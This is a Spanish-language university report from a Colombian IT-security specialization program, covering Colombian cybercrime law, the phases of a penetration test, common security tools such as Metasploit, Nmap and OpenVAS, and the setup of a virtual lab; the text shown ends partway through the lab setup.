CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUE TEAM Y RED TEAM

LYLLIAN ROCIO RINCON MARTINEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTA D.C

2022

CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUE TEAM Y RED TEAM

LYLLIAN ROCIO RINCON MARTINEZ

Seminario Especializado para optar por el título de

ESPECIALISTA EN SEGURIDAD INFORMATICA

Luis Fernando Zambrano

Tutor de Curso

Luis Fernando Zambrano

Asesor

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTA D.C

2022

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

LISTA DE TABLAS

Pág.

LISTA DE ANEXOS

Pág.

GLOSARIO

ATAQUES CIBERNETICOS: Los ataques son intentos maliciosos de acceder o dañar un sistema de computadoras o redes. Los ataques cibernéticos pueden ocasionar perdidas de dinero o resultar el robo de información personal, financiera o médica. Estos ataques pueden afectar su reputación y su seguridad[1].

CIBERSEGURIDAD: Es a practica de proteger sistemas, redes y programas de ataques digitales. Por lo general, estos ciberataques apuntan a acceder, modificar o destruir la información confidencial; extorsionar a los usuarios o interrumpir la continuidad del negocio[2].

EXPLOIT: Son programas diseñados con el fin de aprovechar una vulnerabilidad de un sistema. Para utilizarlos, un atacante debe llevar a cabo una investigación meticulosa sobre el sistema informático que quiere atacar[3].

HACKER: Puede tener un connotación positiva o negativa dependiendo la definición. En un sentido negativo, los hackers son personas o grupos que obtienen acceso no autorizado a sitios web explotando vulnerabilidades existentes. En un sentido positivo los hackers, son profesionales de la informática que descubren los puntos débiles de las aplicaciones informáticas y ayudan a resolverlos. En un amplio contexto, los hackers son tecnófilos que disfrutan encontrado soluciones a tareas complejas[4].

HARDENING: Hardening o también llamado endurecimiento informático, es el término que se le da al proceso de reducción de vulnerabilidades en el sistema. Esto se consigue,

[1] READY.GOV. Seguridad cibernética. [Sitio web]. Disponible en: https://www.ready.gov/es/ataque-cibernetico#:~:text=Los%20ataques%20cibern%C3%A9ticos%20son%20intentos,su%20reputaci%C3%B3n%20y%20su%20seguridad.
[2] CISCO. ¿Qué es la ciberseguridad? [Sitio web]. Disponible en: https://www.cisco.com/c/es_mx/products/security/what-is-cybersecurity.html
[3] KEEPCODING. ¿Qué es un exploit en ciberseguridad? [Sitio web]. Disponible en: https://keepcoding.io/blog/que-es-un-exploit-ciberseguridad/
[4] RYTEWIKI. Hacker. [Sitio web]. Disponible en: https://es.ryte.com/wiki/Hacker

estableciendo unas medidas de seguridad con el objetivo de estar preparados ante un ataque informático[5].

El Hardening consiste en el endurecimiento del sistema, con el fin de reducir y evitar las amenazas y los peligros de este. Un proceso de Hardening informático, por ejemplo, sería el del cerrado de puertos que no son utilizados ni necesarios para nuestro sistema. El Hardening también se logra eliminando software que no está siendo utilizado[6].

ORGANIZACIÓN: Una organización es una asociación de personas que se relacionan entre sí y utilizan recursos de diversa índole con el fin de lograr determinados objetivos o metas. La organización es una estructura ordenada donde coexisten e interactúan personas con diversos roles, responsabilidades o cargos que buscan alcanzar un objetivo particular. Usualmente cuenta con normas (formales o informales) que especifican la posición de cada persona en la estructura y las tareas que debería llevar a cabo[7].

VULNERABILIDADES: Es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de esta, por lo que es necesario encontrarlas y eliminarlas lo antes posible[8].

[5] CENTRO DE INOVACION Y SOLUCIONES EMPRESARIALES Y TECNOLOGICAS. Hardening. [Sitio web]. [Consultada: 04 octubre 2022]. Disponible en: https://www.ciset.es/publicaciones/blog/746-hardening
[6] Ibid
[7] Paula Nicole, R. Organización. [Sitio Web]. [Consultada 07 de enero 2017]. Disponible en: www.economioedia.com
[8] Incibe. Amenazas vs Vulnerabilidad. [Sitio Web]. [20 de marzo 2017]. Disponible en: https://www.incibe.es/en/node/5224

RESUMEN

Investigar sobre las leyes que rigen los delitos cibernéticos, para identificar sus causas, tipos de delitos y los sanciones a las que pueden estar expuestos los delincuentes, esto es primordial para dar un buen desarrollo al seminario especializado, donde se basó el proceso en una situación de una organización que esta vulnerable y debe darse un informe sobre los pasos de pentesting que se realizaron, las fallas encontradas y dar una solución a la organización para prevenir estos ataques a futuro y proteger la información de la empresa.

Se realiza una prueba de pentesting realizada por el equipo red team, donde se vulnera la organización, encontrando las fallas existentes y por donde los atacantes están realizando el robo de información, para iniciar con un proceso de protección, donde se va a actualizar los sistemas informáticos, esto realizado por el equipo blue team, que se encarga de encontrar las herramientas, que se van a usar para la prevención y protección de la información y evitar las vulnerabilidades de los sistemas operativos e informáticos.

Las herramientas de protección que se dan a conocer son de código abierto y que ayudan a la prevención de ataques de la organización, y se ajustan al presupuesto que esta tiene para cuidar la información de las bases de datos e información financiera de la empresa. Se dio desarrollo a todas las fases presentadas en el seminario, y en los anexos a cada etapa, en este informe se presentan todos los errores encontrados, las posibles soluciones y la forma más económica de corregir estas fallas. Para finalmente ser aceptada y aprobada por los directivos de la organización e iniciar la solución y protección de sus datos.

PALABRAS CLAVES

Blue Team, Cibernéticos, Pentesting, Red Team, Vulnerabilidades.

ABSTRACT

Investigate the laws that govern cybercrimes, to identify their causes, types of crimes and the sanctions to which criminals may be exposed, this is essential to give a good development to the specialized seminar, where the process was based on a situation of an organization that is vulnerable and a report must be given on the pentesting steps that were carried out, the failures found and provide a solution to the organization to prevent these attacks in the future and protect the company's information.

A pentesting test is carried out by the red team, where the organization is violated, finding existing flaws and where the attackers are stealing information, to start with a protection process, where the systems will be updated. information, this is done by the blue team, which is responsible for finding the tools to be used for the prevention and protection of information and avoid vulnerabilities in operating and computer systems.

The protection tools that are disclosed are open source and that help prevent attacks on the organization, and are adjusted to the budget that it has to take care of the information in the company's databases and financial information. All the phases presented in the seminar were developed, and in the annexes to each stage, this report presents all the errors found, the possible solutions and the most economical way to correct these failures. To finally be accepted and approved by the directors of the organization and start the solution and protection of your data.

INTRODUCCION

En este informe se ponen en práctica todos los conocimientos adquiridos a lo largo de la carrera profesional, se van a identificar las leyes de ciberseguridad en Colombia. Como se desarrollan las pruebas de penetración, su importancia y funciones. Adicional encontramos herramientas de ciberseguridad que se emplean para este tipo de procesos, dando a conocer sus funciones, características para finalmente por medio de evidencias mostrar cómo se ejecutan estos procesos.

Se van a encontrar los criterios éticos y legales que se deben tener para el desarrollo de las funciones de un ingeniero, mostrar sus cualidades éticas y hasta dónde puede llegar para ser un profesional correcto y de éxito. Se identifican que características deben tener presentes las organizaciones para la contratación de personal que cumpla con el código de ética correspondiente al cargo, para que a lo largo del desarrollo profesional no vayan a ser víctimas de terceros que los obliguen a entregar información confidencial o ayudar a que se presenten los ataques.

En esta práctica se desarrollaron pruebas de pentesting en las maquinas Windows 7 x86 y Windows 7 x 64, ejecutando cada uno de los pasos de este proceso y vulnerando las maquinas desde Kali Linux. Se encontraron las fallas presentadas en los sistemas de seguridad, generando las evidencias. Se vulneraron las máquinas y se atacaron, con el fin de encontrar todas las situaciones críticas que presenta la organización y que se deben corregir, este ejercicio fue realizado por el equipo Red Team.

En esta última fase el equipo Blue Team, va a encontrar la solución a la situación presentada en la organización, donde se dan a conocer las herramientas acordes para proteger y prevenir a la empresa, conociendo el presupuesto, se muestran las posibles herramientas de código abierto que serían de gran ayuda para la solución de estos ataques. Estas herramientas de contención, de tipo hardware y software, son útiles para dar solución a la problemática que estamos investigando, ya que se muestran sus

características y funciones. Así como el proceso de hardenización, también se muestran sus funciones, importancia y cómo podríamos emplearla en esta situación.

SIEM, es un sistema empleado por sensores del cual vamos a mostrar también a que se dedica, como se usa y cuales es la importancia de emplearlo en las organizaciones, con todo esto que se va a investigar vamos a dar la solución del equipo Blue Team a la organización para la que estamos trabajando en este momento.

OBJETIVOS

OBJETIVO GENERAL

Construir un informe técnico, a partir de las funciones desarrolladas por el equipo Redteam y Blueteam, para evitar las vulnerabilidades presentadas en la organización

OBJETIVOS ESPECIFICOS

- Identificar las leyes que rigen los ataques cibernéticos, para poder clasificar los posibles delitos, amenazas, y sanciones que se pueden llevar a cabo en la organización
- Estructurar los pasos de las pruebas de pentesting y su ejecución en la organización para mostrar los ataques y vulnerabilidades que se están presentando en los sistemas y en la red
- Implementar las técnicas de los equipos red team y blue team, para dar a conocer evidencias del proceso de simulación, detección, y protección de la información, con el fin de proteger la organización de amenazas cibernéticas

DESARROLLO DE INFORME TECNICO

1. Conceptos Equipos de Seguridad.

1.1 Ley 1273 de 2009

Artículo 269A: ACCESO ABUSIVO A UN SISTEMA INFORMATICO. La persona que acceda a un sistema informático sin permiso, o que se mantenga en él, sin importar que este tenga protección o no, está infringiendo esta ley y tendrá como pena prisión de 48 a 96 meses y en multa 100 a 1000 SMLV.

Articulo 269B: OBSTACULIZACION ILEGITIMA DE SISTEMA INFORMATICO O RED DE TELECOMUNICACION. Cuando la persona que no cuente con autorización o permisos se encargue de bloquear el acceso o funcionamiento de los sistemas informáticos, las redes de telecomunicaciones y la información que estos contienen; tendrán una pena de 48 a 96m meses de prisión y si es multa de 100 a 1000 SMLV. Esto sin contar que su delito contenga otra amenaza mayor.

Articulo 269C: INTERCEPTACION DE DATOS INFORMATICOS. Cuando una persona tenga acceso a datos contenidos en sistemas de origen sin contar con un permiso legal, o en emisiones electromagnéticas donde hayan sido almacenados, tendrá una pena de 36 a 72 meses de prisión.

Artículo 269D: DAÑO INFORMATICO. Cuando la persona que no esté facultada a tener acceso a la información haga con ella daños, la elimine, deteriore, modifique, o también de los sistemas de información o los componentes lógicos de esta, tendrá prisión de 48 a 96 meses de prisión y si es multa de 100 a 1000 SMLV.

Articulo 269E. USO DE SOFTWARE MALICIOSO. Cuando la persona que no está autorizada desarrolle, venda, distribuya, comparta, implemente o ingreses programas maliciosos que produzcan un fallo o daño tendrá de 48 a 96 meses de prisión y de 100 a 1000 SMLV de multa.

Articulo 269F. VIOLACION DE DATOS PERSONALES. Cuando la perdona sin tener permiso, sustraiga, adquiera, ofrezca, extraiga, compre y venda, modifique con fines propios o de otros, por medio de códigos, use información personal, o tenga acceso a bases de datos o herramientas semejantes con el fin de obtener beneficio por medio de modificación o uso de esta, tendrá una pena de 48 a 96 meses de prisión y de 100 a 1000 SMLV de multa.

Articulo 268G. SUPLANTACION DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. Cuando la persona busque un objetivo propio y sin ser autorizado, diseñe, venda, ofrezca, ejecute, desarrolle, o realice envió de páginas, enlaces o por medio de ventanas emergentes obtenga información tendrá de 48 a 96 meses de prisión

o 100 a 1000 SMLV de multa. Sin tener presente que puede ser superior si su delito cuenta con agravantes. También esta pena incluye a los que modifiquen los dominios direccionando a IP de sitios falsos, para que ingresen sus usuarios, esto también será penalizado de acuerdo con l delito. Ya que en la actualidad el phihing se usa por medio de correo, mensajería, redes sociales, y han logrado robos financieros por montos elevados.

Articulo 269H. Este articulo está enfocado a los agravantes de los delitos anteriores, y que estos aumentan la pena a tres cuartas partes de la sanción que cometieron. Estos agravantes son:

- Cuando el delito se cometa en las redes o sistemas informáticos y de comunicación de organizaciones o empresas del gobierno, financieras a nivel nacional o internacional.
- Cuando el delito lo realiza un servidor público activo.
- Cuando el que comete el delito abusa de la confianza entregada por el dueño o portador de la información, o porque tiene vinculo contractual.
- Si utiliza la información adquirida mostrándola para afectar a otro.
- Sin importar que el beneficio o uso sea para el atacante o un tercero.
- Para uso terrorista, o que afecte la seguridad o ponga en riesgo la defensa nacional.
- Cuando se aproveche de un tercero que actúe de buena fe.
- Si el atacante es la persona que debía proteger la información ya que tenía acceso autorizado a ella, se le darán hasta 3 años donde se inhabilitara de sus funciones y no podrá trabajar en este tipo de actividades que tengan que ver con equipos de cómputo[9].

Por esto este tipo de delitos comprometen a las empresas y personas y garantizar la protección de los datos y sus equipos de cómputo, ya que este artículo de la ley señala que el poseedor de la información por medio de vinculo contractual puede tener una agravación por estar vinculado en este delito.

Articulo 269I: HURTO POR MEDIOS INFORMATICOS Y SEMEJANTES. Cuando se evidencia que el atacante supere todas las medidas de seguridad informáticas, y realice manipulación de los sistemas, de la red o cualquier medio de almacenamiento de información, o cuando este realice suplantación de usuarios será penalizado según el artículo 240 del código penal el cual es de 3 a 8 años de prisión.

Articulo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. Cuando el atacante por medio de manipulación se lucre de este delito, ya que obtenga transferencia de

[9] DELTA ASESORES. Ley de delitos informáticos en Colombia. [Sitio web]. Disponible en: https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/#:~:text=La%20Ley%201273%20de%202009,legales%20mensuales%20vigentes%5B1%5D.

activos y perjudique a otra persona, y al verificar la pena no sea más grave su sanción será de 48 a 120 meses de prisión o una multa de 200 a 1500SMLV. Se le dará la misma sanción al que diseñe, produzca, use o comparta el programa con el cual se realice este delito.

1.2 Etapas de Pentesting

- Planificación y preparación del pentesting: Para esta etapa se requiere estar bien preparado, ya que la buena planeación garantiza que la prueba sea un éxito, lo primero que se va a hacer es establecer los objetivos, y determinar el alcance de este, y así se puede obtener buenos resultados. Para esto se realizan una serie de preguntas que van a ser útiles para poder encontrar la información que se requiere en este proceso.

Ejemplo:

¿Desea realizar una prueba externa para simular el ataque de un individuo u organización externa? ¿O bien realizar una prueba interna para simular un ataque desde dentro, o un ataque con la colaboración de alguien dentro de la organización?
¿Quiere que su equipo de seguridad sepa de la existencia del petest, o bien prefiere realizarlo de forma encubierta, para comprobar sim son capaces de detectar la actividad de forma eficiente?
¿Cuánta información quiere compartir con los pentesters de antemano?
¿Cuán agresivos podrán ser los pentesters?

- Reconocimiento: En esta etapa del pentesting, y su función principal es la de recolectar la mayor cantidad de información y por medio de actividades dar reconocimiento al objetivo, con esto lo que se busca es recolectar la mayor cantidad de información de los sistemas y las redes, pero sin infiltrarse, esto es importante porque lo que se busca es detectar las vulnerabilidades que pueden ser la entrada del atacante y poder revenirlas a tiempo. Las técnicas son:

- Recopilación de dominios/IPs/puertos/servicios
- Recopilación de metadatos
- Uso de Google Dorks
- Recopilación de información gracias a servicios de terceros[10].

Ejemplo: Identificar las direcciones IP, datos de los firewalls y las otras conexiones. También se deben obtener datos como usuarios, correos, cargos esto es importante

[10] HIBERUS TECNOLOGIA. Pentesting con OWASP fases y metodologías. [Sitio web] [Consultada: enero 2022] Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

de conocer, ya que los atacantes usan este tipo de información para poder realizar envió de phishing y así averiguar información para lograr su objetivo.

- Intento de penetración y explotación: Cuando ya se conoce el objetivo, se van a emplear los puntos de entrada que acaban de encontrar y se ponen a prueba las vulnerabilidades, ya con este intento y ya dentro del sistema lo que van a hacer es intentar obtener más privilegios de acceso y así llevar a cabo otras acciones. Así se van a identificar los fallos de seguridad en otros recursos, y encuentran las falencias de configuración deficiente, datos sensibles, mala ingestión de cuentas y contraseñas. Así mismo se ponen a prueba los activos y la infraestructura donde tienen fallas, y por donde pueden ser atacados, con este proceso se pueden encontrar las vulnerabilidades de otros dispositivos que se usan en la organización, como celulares, cámaras de seguridad y dispositivos.

  Esta etapa se encarga de realizar todas las acciones posibles que puedan afectar el sistema, los usuarios y la información que se está auditando, con esta se busca garantizar la protección del sistema y que no está propenso a estos ataques, esto se realiza por medio de últimas tecnologías y técnicas de uso:

- Inyección de código
- Inclusión de ficheros locales o remotos
- Evasión de autenticación
- Carencia de controles de autorización
- Ejecución de comandos en el lado del servidor
- Ataques tipo Cross Site Request Forgery
- Controles de errores
- Gestión de sesiones
- Fugas de información
- Secuestros de sesión
- Comprobación de las condiciones para realizar una denegación de servicio
- Carga de ficheros maliciosos[11]

Ejemplo: Cuando el atacante realiza envía por medio de correo electrónico ingresos a sitios falsos donde deben ingresar información a formularios encargados de almacenar sus datos y con esta el atacante ingresan al sitio correcto y logra vulnerarlo y obtener su objetivo, robo de información.

- Post explotación: Después de realizar la etapa anterior y encontrar las vulnerabilidades que hacen acciones en el entorno del sistema se deben realizar controles para poder mirar la criticidad de ellas. Cuando se detectan estas vulnerabilidades vamos a realizar las siguientes acciones:

[11] Ibid

- Obtención de información confidencial
- Evasión de mecanismos de autenticación
- Realizar acciones del lado de los usuarios
- Realizar acciones o ejecutar comandos en el servidor que aloja la aplicación
- Privilegios disponibles en el servidor, si se consigue acceso al mismo
- Otros sistemas o servicios accesibles desde la aplicación comprometida
- Posibilidad de impersonalización del usuario
- Realizar acciones sin el consentimiento o conocimientos de los usuarios[12]

Acá lo que se busca es encadenar las vulnerabilidades para encontrar la manera en que ingresan evadiendo los controles de seguridad y esto es importante cuando se realiza el análisis de los riesgos.

Ejemplo: Para poder garantizar que el ingreso al sistema este lo más protegido posible, se deben tener unas condiciones para crear las contraseñas, que sean lo más difícil de descifrar y se cambien con cierta frecuencia para evitar el ingreso de los atacantes, como también mantener el sistema lo más actualizado posible para que se garantice la seguridad de este.

- Análisis de vulnerabilidades: En esta etapa lo que vamos a realizar es un análisis de la información obtenida en la etapa anterior, y se busca descubrir las vulnerabilidades. Acá se intenta buscar las vulnerabilidades y exposiciones comunes (CVEs), que se conocen se identifican fácilmente. Acá es importante que se registren todos los pasos de investigación realizados en el proceso, y de ahí se parte a realizar el reporte completo donde se muestren las técnicas con las que se entró al sistema, brechas de seguridad y todo lo que hayan encontrado, ahí mismo se debe incluir el análisis donde deben mostrar las acciones a seguir para poder dar solución y prevenir este tipo de amenazas.

Ejemplo: Se genera un reporte donde se incluyen todos los datos y la información obtenida en los pasos anteriores, se muestran las técnicas que se emplearon, las falencias encontradas, las grietas en la seguridad, y por último se deben mostrar las posibles soluciones a implementar para evitar estos posibles ataques.

- Limpieza y remediación: después de realizar la prueba de pentesters se pueden dejar huella de lo realizado por eso es importante salir del sistema y eliminar todo lo realizado ya que esto puede ser una ventana de entrada para los atacantes, por eso al final la organización se debe dedicar a corregir las vulnerabilidades de seguridad.

  Ejemplo: Se debe reforzar y proteger las vulnerabilidades que no tienen una solución, así que pueden invertir en soluciones de otro tipo para mejorar la seguridad y la eficiencia.

[12] Ibid

- Retesteo: Es importante que la organización realice con frecuencia estas pruebas de pentesteing, ya que la infraestructura puede tener modificaciones y se pueden implementar nuevas aplicaciones y esto ayuda a prevenir nuevos y futuros ataques, esto es de gran importancia para prevenir que la imagen de la empresa sea vulnerada, ya que esto los pone en riesgo y la credibilidad de los usuarios puede verse afectada, por eso es tan importante que se eviten al máximo los ataques.

Ejemplo: Se deben programar este tipo de pruebas con cierta frecuencia o cada vez que se tenga información de nuevos posibles ataques, para estar actualizados y poder estar protegidos todo el tiempo, así como garantizar que el personal conozca las medidas de prevención y que ellos nos sean una posible entrada de estos atacantes.

- Informes: Al finalizar todo el proceso de pentesting se debe realizar un resumen informático, donde se muestran todos los pasos realizados, ahí es importante que se evidencien las vulnerabilidades que se encontraron y las debilidades que pueden aprovechar las personas para hacer sus ataques. Es importante incluir todo lo que se encontró cuando se realizó la prueba. Y si se tienen la información que el atacante pudo obtener. Y por último se deben incluir las medidas que se van a realizar para resolver las fallas y evitar estos ataques a futuro.

Ejemplo: Realizar un informe donde se muestren todos los pasos realizados durante la prueba de pentesting, se indique toda la información encontrada, las vulnerabilidades, las falencias, el análisis, las posibles soluciones y cronograma de estas pruebas para garantizar la protección del sistema y de la red. Así mismo en cada prueba realizar el proceso hasta el final donde se garantice un informe siempre y poder estar actualizados frente a nuevos ataques y estar prevenidos de cualquier falla que se pueda presentar.

1.3 Herramientas de Ciberseguridad

Herramientas:

- Metasploit: Esta herramienta se usa para conocer las vulnerabilidades que se encuentran en los sistemas informáticos, es un código abierto de gran ayuda cuando se quieren realizar procesos de penetración y sirve para encontrar los intrusos en la red o el sistema. Este se ejecuta por medio de exploits ya que es una herramienta muy completa, y su función es encontrar las vulnerabilidades. Esta herramienta es usada por auditores de seguridad y se enfoca en los equipos red team y blue team.

- Nmap: Esta es una herramienta de código abierto, que se usa para realizar un escaneo de la red y sus puertos, lo que busca es encontrar información importante

de la red que controla la seguridad, esta herramienta se usa cuando van a realizar auditorías de seguridad y monitoreo de las redes. Tiene como función encontrar bastante información de los equipos que conforman la red, sirve para detectar host levantados, puertos abiertos, o si los puertos están filtrados, inclusive se detecta hasta el sistema operativo que se está empleando.

- OpenVas: Esta herramienta es un escáner de vulnerabilidades, que tiene como función detectar problemas de diferentes tipos como son los de bajo riesgo, hasta vulnerabilidades altas en los equipos de cómputo o los dispositivos de la red. Está compuesta por más de 50.000 test de vulnerabilidades que se actualizan diariamente, y está diseñada con una interfaz gráfica que hace que sea útil y fácil de usar, y que su análisis sea fácil de comprender.

Servicios en línea:


- ExploitD B: Es un archivo de exploits de seguridad, que tiene como función mostrar lo que se encuentra en las bases de datos. Este recurso tiene como finalidad identificar las debilidades de la red, y también sirve para mantenerse actualizado sobre los ataques vigentes que se presentan en otras redes y que pueden atacar nuestra red. El archivo de exploits es muy útil para mantenerse actualizado en los métodos actuales de los piratas informáticos, y poder garantizar la seguridad de nuestra organización y la red de la que está compuesta.

- CVE: Es una lista de defectos de la seguridad informática, mostrándolos puntos vulnerables y también las exposiciones comunes, este tipo de defectos están identificados con un numero para conocerlos. Esta lista ayuda a que los investigadores puedan detectar estos defectos y así encontrar la manera de solucionarlos y garantizar la seguridad de los sistemas informáticos. Su función es supervisar los CVE, que se encuentran ya que estos son fáciles de detectar e identificar por el número que tiene cada uno, estos están almacenados en todas las listas y por esto los especialistas los pueden diferenciar, conocer cual se está presentando y atacando el sistema y así prevenirlo de manera correcta.

1.4 Banco de Trabajo Anexo 1

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.


Figura 1 VirtualBox



Fuente propia del autor


Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un windows 7 X86, un windows 7 X64, un Kali Linux.

Figura 2 Descargas SO




Fuente propia del autor

Figura 3 Importar SO Kali Linux



